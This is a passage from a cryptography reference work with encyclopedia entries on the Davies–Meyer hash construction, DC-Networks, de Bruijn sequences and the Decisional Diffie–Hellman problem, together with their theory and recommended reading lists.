2. Agrawal R, Kiernan J, Srikant R, Yirong Xu (2002) Hippocratic databases. In: Proceedings of the 28th international conference on Very Large Data Bases. Morgan Kaufmann, pp 143–154
3. Damiani E, De Capitani Vimercati S, Jajodia S, Paraboschi S, Samarati P (2003) Balancing confidentiality and efficiency in untrusted relational dbms. In: Proceedings of the 10th ACM conference on computer and communications security. ACM, New York, pp 93–102
4. Bouganim L, Pucheral P (2002) Chip-secured data access: confidential data on untrusted servers. In: Proceedings of the 28th international conference on very large data bases. Morgan Kaufmann, pp 131–142
5. Hsueh S (2008) Database encryption in SQL server 2008 enterprise edition. SQL server technical article, 2008. December 29, 2010. http://msdn.microsoft.com/en-us/library/cc278098.aspx
6. Oracle Corporation (2009) Oracle advanced security transparent data encryption best practices. White Paper, 2009
7. Oracle Corporation (2001) Database encryption in Oracle9i. White Paper, 2001
8. IBM corporation (2007) IBM database encryption expert: securing data in DB2, 2007

9. Sybase Inc (2008) Sybase adaptive server enterprise encryption option: protecting sensitive data, 2008. December 29, 2010. http://www.sybase.com
10. Mattsson U (2004) Transparent encryption and separation of duties for enterprise databases: a practical implementation for field level privacy in databases. Protegrity Technical Paper. 2004. December 29, 2010. http://www.protegrity.com/whitepapers
11. RSA Security company (2002) Securing data at rest: developing a database encryption strategy. Whiter Paper, 2002
12. Safenet (2009) Database encryption, 2009. December 29, 2010. http://www.safenet-inc.com/products/data-protection/database-protection/
13. Hacigumus H, Iyer BR, Mehrotra S, Effcient execution of aggregation queries over encrypted relational databases. In: DASFAA. Springer, pp 125–136
14. Chung SS, Ozsoyoglu G (2006) Anti-tamper databases: processing aggregate queries over encrypted databases. In: Proceedings of the 22nd international conference on data engineering workshops. Washington, 2006. IEEE, pp 98–107
15. Agrawal R, Kiernan J, Srikant R, and Yirong Xu, Order preserving encryption for numeric data. Proceedings of the 2004 ACM SIGMOD international conference on management of data. ACM, New York, pp 563–574
16. Ge T, Zdonik S (2007) Fast, secure encryption for indexing in a column-oriented dbms. IEEE 23rd international conference on data engineering. 2007. IEEE, pp 676–685
17. Li F, Hadjieleftheriou M, Kollios G, Reyzin L (2006) Dynamic authenticated index structures for outsourced databases. Proceedings of the 2006 ACM SIGMOD international conference on management of data. ACM, New York, pp 121–132
18. Pang H, Zhang J, Mouratidis K (2009) Scalable verification for outsourced dynamic databases. Proceedings of the 35th international conference on very large data bases, 2009. ACM, pp 802–813
19. Xie M, Wang H, Yin J, Meng X (2007) Integrity auditing of outsourced data. Proceedings of the 33rd international conference on very large data bases, 2007. ACM, pp 782–793

Davies–Meyer

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Hash Functions

Definition

The Davies–Meyer hash function is a construction for an iterated ►hash function based on a ►block cipher, where the length in bits of the hash result is equal to the block length of the block cipher. The compression function encrypts the chaining value with as key a message block, and xors the chaining value to the resulting ciphertext.

Background

This construction attributed to Davies by Winternitz [8, 9], and to Meyer by Davies [2]. Davies has confirmed in a personal communication to the author that he did not propose the hash function, although he may have proposed the compression function.

Theory

The Davies–Meyer hash function is a cryptographic ►hash function that may have the following properties: ►preimage resistance, ►second preimage resistance, and ►collision resistance; these properties may or may not be achieved depending on the properties of the underlying block cipher.

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$.

The Davies–Meyer scheme is an iterated hash function with a compression function that maps $k + n$ bits to n bits:

$$H_i = E_{X_i}(H_{i-1}) \oplus H_{i-1}\,. \tag{1}$$

By iterating this function in combination with MD-strengthening (►hash functions), one can construct a hash function based on this compression function; this hash function is known as the Davies–Meyer hash function. It has been shown by Black and Rogaway [1] that in the ideal cipher model, if $k \geq n$, finding a (second) preimage requires approximately 2^n encryptions, and finding a collision requires approximately $2^{n/2}$ encryptions.

In order to achieve an acceptable security level against (2nd) preimage attacks, the block length n needs to be at least 80 bits (in 2011); for collision resistance, the block length should be at least 160 bits (in 2011). This means that this scheme should not be used with 64-bit block ciphers (e.g., CAST-128, ►DES, ►FEAL, ►GOST, ►IDEA, ►KASUMI/MISTY1); it should only be used for (2nd) preimage resistance with 128-bit block ciphers (e.g., ►AES, ►Camellia, CAST-256, ►MARS, ►RC6, ►TWOFISH, and ►SERPENT). Very few 256-bit block ciphers exist; one exception is the 256-bit version of ►RC6.

It is also important to note that a block cipher may have properties which pose no problem at all when they are used only for encryption, but which may result in the

Davies–Meyer construction of the block cipher to be insecure [5, 6]. A typical example are the complementation property and ►weak keys of ►DES; it is also clear that the Davies–Meyer construction based on ►DES-X is highly insecure. The fact that the key is known to an opponent may also result in security weaknesses (e.g., differential attacks of [7] and known key attacks of [4]). Hirose defines a block cipher secure against a known plaintext attack for which the Davies–Meyer hash function is not 2nd preimage resistant [3].

Since there are very few block ciphers with a 256-bit block length, the Davies–Meyer construction is rarely used to obtain collision resistant hash functions from standard block ciphers. However, this construction is very popular in custom-designed hash functions such as ►MD4, ►MD5, and the ►SHA family. Indeed, the compression functions of these hash functions are designed using an internal block cipher structure; the compression functions are made non-invertible by applying the Davies–Meyer construction to these internal block ciphers.

Recommended Reading

1. Black J, Rogaway P, Shrimpton T, (2002) Blackbox analysis of the block-cipher-based hash-function constructions from PGV. In: Yung M (ed) Advances in cryptology, proceedings Crypto'02. LNCS, vol 2442. Springer, pp 320–355
2. Davies D, Price WL (1984) Digital signatures, an update. In: Proceedings 5th international conference on computer communication, October 1984, pp 845–849
3. Hirose S (2002) Secure block ciphers are not sufficient for one-way hash functions in the Preneel-Govaerts-Vandewalle model. In: Nyberg K, Heys HM (eds) Selected areas in cryptography. LNCS, vol 2595. Springer, pp 339–352
4. Knudsen LR, Rijmen V (2007) Known-key distinguishers for some block ciphers. In: Kurosawa K (ed) Advances in cryptology, proceedings Asiacrypt'07. LNCS, vol 4833. Springer, pp 315–324
5. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven
6. Preneel B, Govaerts R, Vandewalle J (1994) Hash functions based on block ciphers: a synthetic approach. In: Stinson D (ed) Advances in cryptology, proceedings Crypto'93. LNCS, vol 773. Springer, pp 368–378
7. Rijmen V, Preneel B (1995) Improved characteristics for differential cryptanalysis of hash functions based on block ciphers. In: Preneel B (ed) Fast software encryption. LNCS, vol 1008. Springer, pp 242–248
8. Winternitz RS (1984) Producing a one-way hash function from DES. In: Chaum D (ed) Advances in cryptology, proceedings Crypto'83. Plenum Press, New York, pp 203–207
9. Winternitz RS (1984) A secure one–way hash function built from DES. In: Proceedings IEEE symposium on information security and privacy, IEEE Computer Society Press, pp 88–90

DC Network

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Anonymity; ►Recipient Anonymity; ►Sender Anonymity

Definition

The DC-Network is an anonymous communication service between a number of participants who must be connected by a physical communication network with a broadcast messaging service in place.

Background

The DC-Network is a synchronous network protocol by which the participants can broadcast messages anonymously and unobservably (►anonymity). A DC-Network can achieve sender and recipient anonymity even against computationally unrestricted attackers. The DC-Network protocol itself requires a network with a broadcast service. It was invented by David Chaum in 1984 [2–4] (hence the name DC-Network) and was somewhat rediscovered by Dolev and Ostrovsky in [5]. Messages can be addressed to one or more intended participants by encrypting them with their respective public encryption keys.

Theory

The basic DC-Network protocol allows one participant at a time to broadcast a message. In order to allow each participant to send at any time, the broadcast channel of the basic DC-Network needs to be allocated in a randomized fashion to all requesting senders. This can be achieved by well-known contention protocols such as (slotted) ALOHA [8].

Consider the basic DC-Network protocol of n participants: $P_1, P_2, \ldots, P_n$. Messages are strings of k bits. As a preparation, all participants agree on pairwise symmetric ►keys, that is, randomly chosen bit strings of k bit length. Let us denote the key between P_i and P_j as $k_{i,j}$. Assume participant P_1 wants to send a message m anonymously to all other participants (*anonymous broadcast*). This can be achieved by the basic DC-Network protocol, which works as follows:

Compute partial sums: Each participant $P_i (1 \le i \le n)$ computes the XOR sum s_i of all the keys $k_{i,j} (1 \le j \le n)$ it has exchanged with each other participant P_j $(j \ne i)$, such that $s_i = \sum_{j \ne i} k_{i,j}$. Participant P_1 also adds his message m into his partial sum such that $s_1 = m + \sum_{j \ne 1} k_{i,j}$.

Broadcast partial sums: Each participant P_i broadcasts its partial sum s_i.
Compute global sum: Each participant P_i computes the global sum $s = \sum_{i=1}^{n} s_i = m + \sum_{i=1}^{n} \sum_{j \neq i} k_{i,j} = m$ in order to recover the message m. Note that because $k_{i,j} = k_{j,i}$, all the keys cancel out leaving only m standing out of the global sum.

The basic DC-Network protocol is computationally efficient but requires n reliable broadcasts for each message, and even more in case of resolving message collisions where two or more participants are sending their messages in the same round.

The basic DC-Network protocol runs on any network architecture. If all participants are honest, everyone obtains the message m. Chaum [4] has proved that the basic DC-Network protocol achieves ►sender anonymity and ►recipient anonymity even against computationally unrestricted attackers. However, the proof for recipient anonymity implicitly assumes that the partial sums are broadcast reliably, that is, each message of an honest participant is broadcast to all participants without being modified [9].

DC-Network is the continued execution of the basic DC-Network ►protocol. In this case, unconditional sender anonymity can be maintained only by using fresh pairwise keys in each round, which is a similar situation as for the *one-time pad* (►key). Waidner has proposed to choose the pairwise keys for each round of the basic DC-Network protocol based on a pseudo-random number generator seeded with a selection of messages exchanged in previous rounds of the basic DC-Network protocol. This is more practical, but results in sender anonymity that holds only against computationally restricted attackers [9].

The core idea behind the DC-Network is to substantially involve more participants in each communication than just the intended sender and recipient in order to conceal their sending and receiving within the set of participants. This approach introduces an inevitable vulnerability in case not all of the participants honestly follow the protocol. In fact, the service of a DC-Network can be easily disrupted by one or more cheating participants, who either stop sending their partial sums or sending wrong partial sums or sending too many messages (denial-of-service attack). Disruptions of the DC-Network have been considered by Chaum [4], Bos and den Boer [1], and Waidner [9].

The *key graph* of a DC-Network is the graph where each participant is represented by a vertex and each pairwise key $k_{i,j}$ is represented by an edge connecting the vertices representing P_i and P_j. If the key graph is complete as in the example above, no coalition of non-senders except all of them together gains any information about who sent m. Less complete key graphs can be used in order to reduce the amount of pairwise keys. On the other hand, the less complete the key graph is chosen, the more vulnerable the basic DC-Network protocol is against cheating participants who may collude and exchange their views in and after the basic DC-Network protocol in order to strip away the honest participants' anonymity. Collusions of cheating participants can be represented in the key graph by eliminating their mutual pairwise keys. That is if P_i, P_j are cheating, then we remove the key $k_{i,j}$ from the key graph, which may lead to an unconnected graph. Any participant represented by an unconnected vertex is entirely stripped of its anonymity. Such a participant is fully observable by the collusion of cheating participants. It is worth noting that the key graph can be chosen independently of the underlying network topology (ring, star, bus, etc.).

Waidner points out in [9] that reliable broadcast is probably an unrealistic assumption because it cannot be achieved by cryptographic means alone as there is no byzantine agreement against computationally unrestricted active attackers who may arbitrarily control many participants [6]. Furthermore, Waidner has shown how to achieve ►recipient anonymity against computationally unrestricted active attackers by replacing the reliable broadcast by a fail-stop broadcast, where honest participants stop as soon as they receive inconsistent inputs. Fail-stop broadcast can be realized by $O(n)$ messages, each signed by an unconditionally secure authentication code, or more efficiently by a fail-stop signature [10].

Compared to ►MIX-Networks, DC-Networks achieve sender anonymity even against computationally unrestricted active attackers, while MIX networks only achieve sender anonymity against computationally restricted attackers.

Open Problems

Interestingly, no widely accepted formal definitions of sender and recipient anonymity in a network, that is, continued transmission service, has come up yet. Thus, a fully formal treatment of DC-Network protocols is not possible to date. A new approach in this direction was proposed by Schneider and Sidiropoulos [7] based on the CSP process algebra (Communicating Sequential Processes).

Recommended Reading

1. Bos J, den Boer B (1990) Detection of disrupters in the DC protocol. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 320–327
2. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
3. Chaum D (1986) Showing credentials without identification – signatures transferred between unconditionally unlinkable

pseudonyms. In: Pichler F (ed) Advances in cryptology: EUROCRYPT'85. Lecture notes in computer science, vol 219. Springer, Berlin, pp 241–244
4. Chaum D (1988) The dining cryptographers problem: Unconditional sender and recipient untraceability. J Cryptol 1(1):65–75
5. Dolev S, Ostrovsky R (1997) Efficient anonymous multicast and reception. In: Kaliski BS (ed) Advances in cryptology: CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 395–409
6. Lamport L, Shostak R, Pease M (1982) The Byzantine Generals problem. ACM Trans Program Lang Syst 4(3):382–401
7. Schneider S, Sidiropoulos A (1996) CSP and anonymity. In: Lotz V (ed) ESORICS'96 (4th European symposium on research in computer security), Rome. Lecture notes in computer science, vol 1146. Springer, Berlin, pp 198–218
8. Tanenbaum AS (1988) Computer networks, 2nd edn. Prentice-Hall, Englewood Cliffs
9. Waidner M (1990) Unconditional sender and recipient untraceability in spite of active attacks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 302–319
10. Waidner M, Pfitzmann B (1990) The dining cryptographers in the disco: Unconditional sender and recipient untraceability with computationally secure serviceability. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, p 690

DDH Problem

►Decisional Diffie-Hellman Problem

De Bruijn Sequence

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Boolean Functions; ►Linear Complexity; ►Sequences; ►Maximal-Length Linear Sequences; ►Nonlinear Feedback Function

Definition

A k-ary de Bruijn sequence of order n is a sequence of period k^n, which contains each k-ary n-tuple exactly once during each period.

Theory and Application

De Bruijn sequences are named after the Dutch mathematician Nicholas de Bruijn. In 1946, he discovered a formula giving the number of k-ary de Bruijn sequences of order n, and proved that it is given by $((k-1)!)^{k^{n-1}} \cdot k^{k^{n-1}-n}$. The result was, however, first obtained more than 50 years earlier in 1894 by the French mathematician C. Flye-Sainte Marie.

For most applications, binary de Bruijn sequences are the most important. The number of binary de Bruijn sequences of period 2^n is $2^{2^{n-1}-n}$. An example of a binary de Bruijn sequence of period $2^4 = 16$ is $\{s_t\} = 0000111101100101$. All binary 4-tuples occur exactly once during a period of the sequence. In general, binary de Bruijn sequences are balanced, containing the same number of zeros and ones in a period, and they satisfy many randomness criteria, although they may be generated using deterministic methods. They have been used as a source of pseudo-random numbers and in key-sequence generators of stream ciphers.

A de Bruijn sequence can be generated by a ►nonlinear feedback function in n-variables (see [2]). From the initial state $(s_0, s_1, \ldots, s_{n-1})$ and a nonlinear ►Boolean function $f(z_0, z_1, \ldots, z_{n-1})$ one can generate the sequence

$$s_{t+n} = f(s_t, s_{t+1}, \ldots, s_{t+n-1}), \text{ for } t = 0, 1, 2, \ldots.$$

This can be implemented using an n-stage nonlinear shift register (see non-linear feedback shift register). For example the binary de Bruijn sequence above of period $16 = 2^4$ can be generated by $s_{t+4} = f(s_t, s_{t+1}, s_{t+2}, s_{t+3})$, using the initial state (0000) and the Boolean function

$$f(z_0, z_1, z_2, z_3) = 1 + z_0 + z_1 + z_1 z_2 z_3.$$

The binary *de Bruijn graph* B_n of order n is a directed graph with 2^n nodes, each labeled with a unique binary n-tuple and having an edge from node $S = (s_0, s_1, \ldots, s_{n-1})$ to $T = (t_0, t_1, \ldots, t_{n-1})$ if and only if $(s_1, s_2, \ldots, s_{n-1}) = (t_0, t_1, \ldots, t_{n-2})$. The successive n-tuples in a de Bruijn sequence therefore form a *Hamiltonian cycle* in the de Bruijn graph, meaning that a full cycle visits each node exactly once.

There are many algorithms for constructing de Bruijn sequences. The following is perhaps one of the easiest to describe. Start with n zeros and append a one whenever the n-tuple thus formed has not appeared in the sequence so far, otherwise append a zero. The sequence of length $2^4 = 16$ above is an example of a de Bruijn sequence constructed in this way. It is known that the decision of which bit to select next can be based on local considerations and storage requirements can be reduced to only $3n$ bits.

Any Boolean function f such that the mapping

$$(z_0, z_1, \ldots, z_{n-1}) \to (z_1, z_2, \ldots, z_{n-1}, f(z_0, z_1, \ldots, z_{n-1}))$$

is a permutation of the set of binary n-tuples is called a *nonsingular* Boolean function. It can be written in the form,

$$f(z_0, z_1, \ldots, z_{n-1}) = z_0 + g(z_1, z_2, \ldots, z_{n-1}) \pmod 2.$$

The truth table of a Boolean function $f(z_0, z_1, \ldots, z_{n-1})$ is a list of the values of $f(z_0, z_1, \ldots, z_{n-1})$ for all binary n-tuples. The weight of the truth table of f is the number of ones in this list.

Large classes of de Bruijn sequences can be constructed by starting with a nonsingular Boolean function f that decomposes the de Bruijn graph into several shorter disjoint cycles and then joining the cycles one by one until one arrives at a de Bruijn sequence. To join two cycles, one can find an n-tuple $(z_0, z_1, \ldots, z_{n-1})$ on a cycle (where $(z_1, z_2, \ldots, z_{n-1}, f(z_0, z_1, \ldots, z_{n-1}))$ is on the same cycle) and $(z_1, z_2, \ldots, z_{n-1}, 1 + f(z_0, z_1, \ldots, z_{n-1}))$ on a different cycle. Then the two cycles will be joined after changing(complementing) $g(z_1, z_2, \ldots, z_{n-1})$ (leading to two changes of the truth table of f). One common starting function is the nonsingular function corresponding to $g = 0$, i.e., $f(z_0, z_1, \ldots, z_{n-1}) = z_0$, that is known to decompose B_n into the pure circulating register(PCR), consisting of all cycles of period dividing n. This is known to contain $Z(n) = \frac{1}{n}\sum_{d|n} \phi(d) 2^{n/d}$ cycles, where $\phi(n) = |\{i | 1 \le i < n, \gcd(i, n) = 1\}|$. For $n = 4$ the PCR consists of the cycles $(0), (1), (01), (0001), (0011), (0111)$. Another popular starting function is the complementary circulating register (CCR) corresponding to $g = 1$, i.e., $f(z_0, z_1, \ldots, z_{n-1}) = z_0 + 1 \pmod 2$. This is known to contain $Z^*(n) = \frac{1}{2}Z(n) - \frac{1}{2n}\sum_{2d|n} \phi(2d) 2^{n/2d}$ cycles.

Another method to construct de Bruijn sequences is to use recursive algorithms. There exist algorithms that take as input two de Bruijn sequences of period 2^{n-1} and produce a de Bruijn sequence of period 2^n.

The ►linear complexity of a de Bruijn sequence is defined as the length of the shortest linear shift register that can be used to generate the sequence. The linear complexity L of a binary de Bruijn sequence of period 2^n, $n \ge 3$, satisfies the double inequality,

$$2^{n-1} + n \le L \le 2^n - 1.$$

There exist de Bruijn sequences that meet the upper and lower bounds with equality (see [3]).

The *quadratic complexity* of a de Bruijn sequence is the length of the shortest shift register that generates the sequence where the feedback function f is allowed to have quadratic terms. The quadratic complexity Q of a binary de Bruijn sequence of period 2^n, $n \ge 3$, satisfies the double inequality

$$n + 2 \le Q \le 2^n - \binom{n}{2} - 1.$$

It is known that for any nonsingular Boolean function f, the number of cycles that it decomposes B_n into has the same parity as the weight of the truth table of g. Therefore, for a de Bruijn sequence, the truth table of g has odd weight. It is further known that for a de Bruijn sequence, the weight w of the truth table of g obeys

$$Z(n) - 1 \le w \le 2^{n-1} - Z^*(n) + 1.$$

The lower bound can be achieved by starting with the PCR and joining cycles one at a time until one arrives at a de Bruijn sequence. Each joining step will in this case increase the weight of the truth table of g by 1. Similarly one can construct de Bruijn sequences of maximal weight by starting with the CCR and joining the cycles one by one; each joining step will in this case reduce the weight of the truth table of g by 1. For values $n < 7$ the number of de Bruijn sequences of each possible weight of the truth table of g is known. An excellent survey of de Bruijn sequences is given in [1].

Recommended Reading

1. Fredricksen H (1982) A survey of full length nonlinear shift register cycle algorithms. SIAM Rev 24(2):195–221
2. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco, Revised ed., Aegean Park Press, Laguna Hills, 1982
3. Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge, p 156

Decentralized Trust Management

►Trust Management

Decisional Diffie–Hellman Problem

Ran Canetti[1], Mayank Varia[2]
[1]The Blavatnik School of Computer Sciences, Tel Aviv University, Ramat Aviv, Tel Aviv, Israel
[2]Computer Science and Artificial Intelligence Laboratory (CSAIL), Massachusetts Institute of Technology, Cambridge, MA, USA

Synonyms

DDH problem

Related Concepts

►Computational Diffie–Hellman Problem; ►Diffie–Hellman Key Agreement; ►Discrete Logarithm Problem; ►Finite Field; ►Group; ►Pairings

Definition

Given a finite, cyclic ►group G with ►generator g, and three elements $a, b, c \in G$, the *Decisional Diffie–Hellman (DDH)* problem is to decide whether there exist integers x, y such that $a = g^x$, $b = g^y$, and $c = g^{xy}$. The DDH assumption states that this problem is hard to solve for some infinite sequence of groups $\{G_n\}_{n\in\mathbb{N}}$ of increasing order.

Background

The DDH assumption is implicit in many early works based on the hardness of solving the ►discrete logarithm problem, starting with Diffie and Hellman's key exchange protocol [11] (►Diffie–Hellman Key Agreement). It was formalized by Brands [7] in the context of ►undeniable signatures. It was further studied in [18, 22] and is widely used since. For further reading, see Boneh's survey [2].

Theory

The hardness of computing discrete logarithms in some large finite groups has been the basis for many cryptographic schemes and protocols in the past decades, starting from the seminal Diffie–Hellman key exchange protocol [11], and continuing with encryption and signature schemes with a variety of security properties, as well as protocols for numerous other applications.

Ideally, one would like to prove unconditional statements regarding the hardness of computing discrete logarithms. However, such a proof is unknown, so instead, mathematical *assumptions* are formed regarding the computational hardness of this set of problems, and properties of cryptographic protocols are proved based on these assumptions; refer ►computational complexity for details.

Merely assuming that discrete logarithms are hard to compute is too weak for many applications, because it does not suffice to prove the security of many cryptographic protocols. Instead, stronger assumptions were formulated that were inspired by the Diffie–Hellman key exchange protocol [11].

►*Computational Diffie–Hellman (CDH) Problem*: Given a finite, cyclic group G with generator g, and two group elements $a = g^x$, $b = g^y$, compute the element $c = g^{xy}$.

CDH Assumption: Every probabilistic polynomial-time algorithm only solves the CDH problem with negligible probability for a given infinite sequence of groups $\{G_n\}_{n\in\mathbb{N}}$ of increasing order and for any two group elements $a, b \in G_n$.

Notes

1. Sometimes the word "computational" is omitted and this problem is simply called the Diffie–Hellman problem.
2. A four-tuple $\langle g, a, b, c\rangle$ that solves the CDH problem is called a *Diffie–Hellman tuple*.
3. A solution to the CDH problem is an algorithm that works for *all* inputs. Hence, the CDH assumption holds if for all algorithms, there exists at least one input a, b on which it fails.
4. As usual, the algorithm must run in ►polynomial time in the length of its input, namely in time that is polylogarithmic in $|G|$.
5. The success probability is taken over the random choices of the algorithm. The probability is said to be negligible if it decreases faster than any inverse polynomial in the length of the input.
6. The notions of "polynomial" time and "negligible" probability are asymptotic in nature, so the CDH assumption must consider an infinite sequence of groups $\{G_n\}_{n\in\mathbb{N}}$. Intuitively, the assumption gives a lower bound on the rate at which solving the CDH problem gets harder as the groups get larger.
7. There exist sequences of groups for which the CDH problem is in fact easy.
8. The assumption can be made with respect to uniform or nonuniform algorithms (i.e., Turing machines or circuit families.)

The CDH assumption is used to prove the security of many cryptographic protocols, but sometimes appears to be insufficient. (A quintessential example is the Diffie–Hellman key exchange protocol itself.) Furthermore, it appears that, at least in some groups, the CDH assumption captures only part of the intractability of the discrete logarithm problem, so a stronger variant was formulated.

Decisional Diffie–Hellman (DDH) Problem: Given a finite group G, a generator g of G, and three elements $a, b, c \in G$, decide whether $\langle g, a, b, c\rangle$ is a Diffie–Hellman tuple.

DDH Assumption (Version I): Every probabilistic polynomial-time algorithm only solves the DDH problem with negligible probability.

The notes about the CDH definitions also apply here. In particular, the DDH problem is a worst-case computational problem, so a candidate solution must solve the problem on *all* inputs.

This definition makes it clear that the DDH problem reduces to CDH, and in fact DDH appears to be a considerably easier problem. There are groups in which the DDH assumption is clearly false, but the CDH assumption may

still hold (these are called *gap Diffie–Hellman groups*, see below for more details).

Another formulation of the DDH assumption, which is more useful in practice, only discusses the case where the inputs are taken from certain distributions.

DDH Assumption (Version II) : The following two distributions are computationally indistinguishable:
- G, g, g^x, g^y, g^{xy}
- G, g, g^x, g^y, g^z

where g is a generator of G and x, y, z are chosen uniformly at random from $\{1, \ldots, |G|\}$.

More formally, the above two distributions are actually two distribution *ensembles*, namely two families of distributions where each distribution in a family is parameterized by the group G and the generator g. The ensembles are "computationally indistinguishable" if, given a set of parameters (in this case, G and g), no polynomial-time algorithm can tell whether its input is drawn from the first ensemble or from the second. See [15] for more details.

In words, this version of the DDH assumption states that Diffie–Hellman tuples are indistinguishable from random. Hence, even when g^x and g^y are known, the value g^{xy} appears to be a "freshly chosen" random and independent number from the point of view of any computationally bounded attacker that does not know x or y. This holds in spite of the fact that the value g^{xy} is uniquely determined by g^x and g^y, and thus its "entropy," in the information-theoretic sense, is in fact zero.

It is shown in [18, 22] that the two versions of the DDH assumption are equivalent. (Essentially, equivalence holds due to the *random self-reducibility* of the discrete logarithm problem.)

Candidate Groups

One prominent group believed to satisfy the CDH assumption is the multiplicative group of a ►finite field $\mathbb{F}_p^*$ for a prime p. However, it turns out that the DDH problem is easy to solve in $\mathbb{F}_p^*$, so $\mathbb{F}_p^*$ is a gap group. The key issue is the existence of an efficient test for "quadratic residues" (elements that are the square of another element in $\mathbb{F}_p^*$). This yields an algorithm to solve the DDH problem: if the input is a Diffie–Hellman tuple, then it is never the case that the last element is a quadratic non-residue but the preceding two elements are quadratic residues, but if the input is chosen uniformly, then the above event happens with noticeable probability.

However, exploiting quadratic residuosity appears to be the only way to solve the DDH problem in $\mathbb{F}_p^*$. Consider the subgroup $G \leq \mathbb{F}_p^*$ of size q, where $p = 2q + 1$ and p, q are primes. (Here, the larger prime p is called a safe prime, and the smaller prime q is called a Sophie–Germain prime.) Now the quadratic residuosity attack fails because everything in G is a quadratic residue. In fact, the DDH assumption is believed to hold on G.

On the other hand, there are applications in which it is desirable that the DDH problem is easy to solve. The juxtaposition between the difficulty to compute a Diffie–Hellman tuple and the ease with which it can be verified can be exploited to create encryption and signature schemes with many nice properties. One famous sequence of gap groups that has been used in this manner are ►elliptic curve groups with associated Weil ►pairings. It is believed that the CDH assumption holds for these groups, but the DDH problem is easy to solve using the bilinear pairing [16, 20]. This is true in spite of the fact that elliptic curve groups have prime order, like the groups G above, so there are no attacks for testing inclusion in a subgroup (like the quadratic residuosity attack on $\mathbb{F}_p^*$). Hence, primality is not a sufficient condition for DDH to hold. The most well-known application of bilinear pairings is in the development of ►identity-based encryption and signature schemes, although there are many other uses for these gap groups [5, 13, 14].

Applications

The DDH assumption proves to be very useful in cryptographic analysis of protocols. It is immediate to show based on DDH that Diffie–Hellman key exchange results in a "semantically secure" key, i.e., a key that is indistinguishable from random. (It is not known how to prove this statement based on CDH alone.) Similarly, it implies the semantic security of ►ElGamal public-key encryption. More recently, it has been used to construct public-key encryption schemes with additional properties, such as chosen ciphertext security (protection against an adversary with access to a decryption oracle) [9], circular security (encryption that remains secure even when the encrypted message depends on the secret key) [4], and leakage resilience (a scheme that withstands leaking some information about the secret key to the adversary) [19]. In addition, it is used to prove the security of other cryptographic primitives such as efficient pseudorandom functions [18], commitment schemes, and zero-knowledge protocols [10, 21].

The DDH assumption is only one of many assumptions that can be made on the intractability of the discrete logarithm problem. Several variants have been considered in the literature, some that are *stronger* (allowing to prove stronger security properties of protocols), and some that

are *weaker* (and are believed to hold even in cases where DDH does not). A few examples are described here.

One stronger variant allows the exponents x, y to be chosen from distributions other than uniform, or even in a semi-adversarial way [8]. As long as the distribution has enough entropy that it is not easy to guess x and y, it is still assumed that g^{xy} is indistinguishable from random. Another variant (really, a family of variants) considers the possibility of computing more complicated functions in the exponent. These "uber DDH assumptions" claim that given g, g^x, g^y, and a polynomial f of degree at least 2, it is hard to distinguish $g^{f(x,y)}$ from random [3, 6]. This family of assumptions (parameterized by f) generalizes the standard DDH assumption in which $f(x, y) = xy$. Other stronger variants are formalized in [5, 12, 17]. While these assumptions are stronger than the standard DDH assumption, they are also consistent with the current state of complexity theory. Finally, one example of a weaker variant is to give the DDH distinguisher access only to a *hashed* version of the last element (either g^{xy} or g^z) [1].

Recommended Reading

1. Abdalla M, Bellare M, Rogaway P (2001) DHIES: an encryption scheme based on the Diffie-Hellman problem. In: Topics in cryptology – CT-RSA. LNCS, vol 2020. Springer, London, UK, pp 143–158
2. Boneh D (1998) The decision Diffie-Hellman problem. In: Proceedings of the third algorithmic number theory symposium. LNCS, vol 1423. Springer, pp 48–63
3. Boneh D, Boyen X, Goh E (2005) Hierarchical identity based encryption with constant size ciphertext. In: proceedings of Eurocrypt 2005. LNCS, vol 3493. Springer, pp 440–456
4. Boneh D, Halevi S, Hamburg M, Ostrovsky R (2008) Circular-secure encryption from Decision Diffie-Hellman. In: proceedings of Crypto 2008. LNCS, vol 5157. Springer, pp 108–125
5. Boneh D, Silverberg A (2002) Applications of multilinear forms to cryptography. In: Proceedings of the conferences in memory of Ruth Michler, contemporary mathematics, American Mathematical Society. Cryptology ePrint Archive, Report 2002/080. http://eprint.iacr.org/
6. Boyen X (2008) The Uber-assumption family: a unified complexity framework for bilinear groups. In: 2nd international conference on pairing-based cryptography. LNCS, vol 5209. Springer, pp 39–56
7. Brands S (1993) An efficient off-line electronic cash system based on the representation problem. CWI TR CS-R9323
8. Canetti R (1997) Toward realizing random oracles: hash functions that hide all partial information. In: Advances in cryptology – CRYPTO97. LNCS, vol 1294. Springer, pp 455–469
9. Cramer R, Shoup V (1998) A practical public-key cryptosystem provably secure against adaptive chosen ciphertext attack. In: CRYPTO '98. LNCS, vol 1462. Springer, pp 13–25
10. Damgård I (2000) Efficient concurrent zero-knowledge in the auxiliary string model. In: Eurocrypt. LNCS, vol 1807. Springer, pp 418–430
11. Diffie W, Hellman M (1979) New directions in cryptography. IEEE Trans Info Theory IT-22:644–654
12. Dodis Y (2002) Efficient construction of (distributed) verifiable random functions, cryptology ePrint archive, report 2002/133, http://eprint.iacr.org/
13. Dutta R, Barua R, Sarkar P (2004) Pairing-based cryptography: a survey. cryptology ePrint archive, report 2004/064. http://eprint.iacr.org/
14. Gagné M (2003) Identity-based encryption: a survey. CryptoBytes 6(1):10–19
